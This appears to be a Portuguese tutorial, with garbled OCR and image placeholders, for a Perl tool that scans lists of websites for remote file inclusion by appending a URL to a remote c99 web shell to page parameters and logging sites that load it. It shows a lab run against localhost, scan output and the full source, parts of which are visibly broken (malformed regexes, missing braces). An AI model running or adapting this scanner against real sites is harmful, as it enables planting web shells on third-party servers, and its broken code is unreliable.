
```
[+] Scanner criado por: Inj3cti0n P4ck3t
```

```
[+] e-mail para contact: fer_henrick@hotmail.com
```


```
};
```

```
}
```

5.0 Testando o RFIInclusion.pl no Laboratório




1.0 Acessamos o site vulnerável: <http://localhost/index.php?pagina=12>



2.0 Insira o script RFInclusion.pl e a lista de IPs ou sites na pasta correta


- Se o sistema operacional é Linux: `#!/usr/bin/perl`
- Se o sistema operacional é Windows: `#!/c:\perl\bin`



3.0 Vamos executar o scanner informando uma lista com 9 endereços, 5 endereços são locais e válidos, os outros 4 endereços são fictícios.

Os endereços que iremos testar no laboratório de testes.

127.0.0.1/index.php?pagina=12
<http://localhost/index.php?pagina=34>
<http://127.0.0.1/index.php?pagina=12>
localhost/index.php?pagina=32
<http://localhost/index.php?pagina=12>
www.site.com.br/index.php?pagina=12
www.site.com.br/index.php?pagina=30
www.site.com.br/index.php?pagina=12
www.site.com.br/index.php?pagina=22



A screenshot of a Windows command prompt window. The title bar at the top reads "C:\WINDOWS\system32\cmd.exe". The command prompt shows the command `C:\Perl\bin>perl RFIinclusion.pl lista.txt` entered in green text. The rest of the window is black, indicating no output has been displayed yet. The window has standard Windows controls (minimize, maximize, close) in the top right corner and a scrollbar on the right side.

4.0 Execute o scanner informando a lista de sites, usando o comando: **perl RFIinclusion.pl lista.txt**


```
C:\WINDOWS\system32\cmd.exe

<@>
< > \
!!--!! *

[*] Modo de uso: perl RFIInclusion.pl lista.txt
[+] Scanner criado por: Inj3cti0n P4ck3t
[+] e-mail para contact: fer_henrick@hotmail.com
[+] Nome: Fernando Henrique Mengali de Souza


[+] Scaneando WebSite...

http://127.0.0.1/index.php?pagina=http://localhost/c99.txt
http://localhost/index.php?pagina=http://localhost/c99.txt
http://127.0.0.1/index.php?pagina=http://localhost/c99.txt
http://localhost/index.php?pagina=http://localhost/c99.txt
http://localhost/index.php?pagina=http://localhost/c99.txt

[+] Scan finalizado !

C:\Perl\bin>
```

5.0 Observe o resultado do scan no terminal do Windows.



```
C:\WINDOWS\system32\cmd.exe

<@>
<--->
|!-!| *
```

```
[*] Modo de uso: perl RFIInclusion.pl lista.txt
[+] Scanner criado por: Inj3cti0n P4ck3t
[+] e-mail para contact: fer_henrick@hotmail.com
[+] Nome: Fernando Henrique Mengali de Souza

[+] Scaneando WebSite...


http://127.0.0.1/index.php?pagina=http://localhost/c99.txt
http://localhost/index.php?pagina=http://localhost/c99.txt
http://127.0.0.1/index.php?pagina=http://localhost/c99.txt
http://localhost/index.php?pagina=http://localhost/c99.txt
http://localhost/index.php?pagina=http://localhost/c99.txt

[+] Scan finalizado !
C:\Perl\bin>
```

SitesVulneraveisRFI - Bloco de notas

```
Arquivo  Editar  Formatar  Exibir  Ajuda
http://127.0.0.1/index.php?pagina=http://localhost/c99.txt
http://localhost/index.php?pagina=http://localhost/c99.txt
http://127.0.0.1/index.php?pagina=http://localhost/c99.txt
http://localhost/index.php?pagina=http://localhost/c99.txt
http://localhost/index.php?pagina=http://localhost/c99.txt
```

6.0 Quantos IPs locais e válidos tinham no arquivo... 5 endereços válidos e 4 não válidos. Observe a saída no terminal, 5 IPS com a vulnerabilidade de RFI.



SitesVulneraveisRFI - Bloco de notas

```
Arquivo  Editar  Formatar  Exibir  Ajuda
http://127.0.0.1/index.php?pagina=http://localhost/c99.txt
http://localhost/index.php?pagina=http://localhost/c99.txt
http://127.0.0.1/index.php?pagina=http://localhost/c99.txt
http://localhost/index.php?pagina=http://localhost/c99.txt
http://localhost/index.php?pagina=http://localhost/c99.txt
```

7.0 Quando o scanner terminar de verificar a lista de sites, acesse o arquivo texto “SitesVulneraveisRFI.txt”, localizado no mesmo diretório do script “RFIInclusion.pl”.

6.0 Código Completo do Scanner para identificar sites vulneráveis a Remote File Inclusion

```
#!/usr/bin/perl

use LWP::UserAgent;
use HTTP::Request;
use LWP::Simple;

$sis="$^O";if ($sis eq linux){ $cmd="clear";} else { $cmd="cls"; }
system("$cmd");

if (!$ARGV[0]) {

$sis="$^O";if ($sis eq linux){ $cmd="clear";} else { $cmd="cls"; }
system("$cmd");

my @bannerzinho = (0,100..200);
my $variavelbanner = $bannerzinho[int rand @bannerzinho];

if ($variavelbanner % 2 == 0) {
&bannerUm();
exit();

}

else {

        &bannerDois();
exit();

        }

}

&bannerDois();

print q {

        [+] Scaneando WebSite...

};

open( SITE, "< $ARGV[0]" ) or die( "Nao foi possível abrir o arquivo: $" );

our @array = <SITE>;

$numero = $#array;

$cmd = "http://www.site_teste.com.br/c99shell.txt";
```

```

for ($i = 0; $i <= $numero; $i++) {

$Url = "$array[$i]";

    if($Url !~ /http:\ \/\/) { $Url = "http://$Url"; }

    if ($Url =~ s/$\=.*\/=$cmd/mg) {

my $req=HTTP::Request->new(GET=>$Url);
my $ua=LWP::UserAgent->new();
$ua->timeout(15);
my $resposta=$ua->request($req);

if($resposta->content =~ /c99shell/)

print "\n \t $Url \n";

open (NOTEPAD, ">> SitesVulneraveisRFI.txt");
print NOTEPAD "$Url\n";
close(NOTEPAD);

    }

}

print q {

    [+] Scan finalizado !

};sub bannerUm {

print q {

    _____
    < Hello !! Welcome !! >
    -----
    \  ,__,
    \ (oo)____
    (__)  )\
    | |--| |  *

[+] Modo de uso: perl RFIInclusion.pl lista.txt

[+] Scanner criado por: Inj3cti0n P4ck3t

[+] e-mail para contact: fer\_henrick@hotmail.com

[+] Nome: Fernando Henrique Mengali de Souza

};

```

```

}

sub bannerDois {

print q {
    '___'
    (@@)____
    (__)  )\
    | |-----| | *

    [*] Modo de uso: perl RFIInclusion.pl lista.txt

    [+] Scanner criado por: Inj3cti0n P4ck3t

    [+] e-mail para contact: fer\_henrick@hotmail.com

    [+] Nome: Fernando Henrique Mengali de Souza

    };
}

```

Agradecimentos aos amigos:

C00l3r - - DD3str0y3r - Sh0rtKiller - CODE RED - Archit3ct

Visite: <http://www.botecounix.com.br>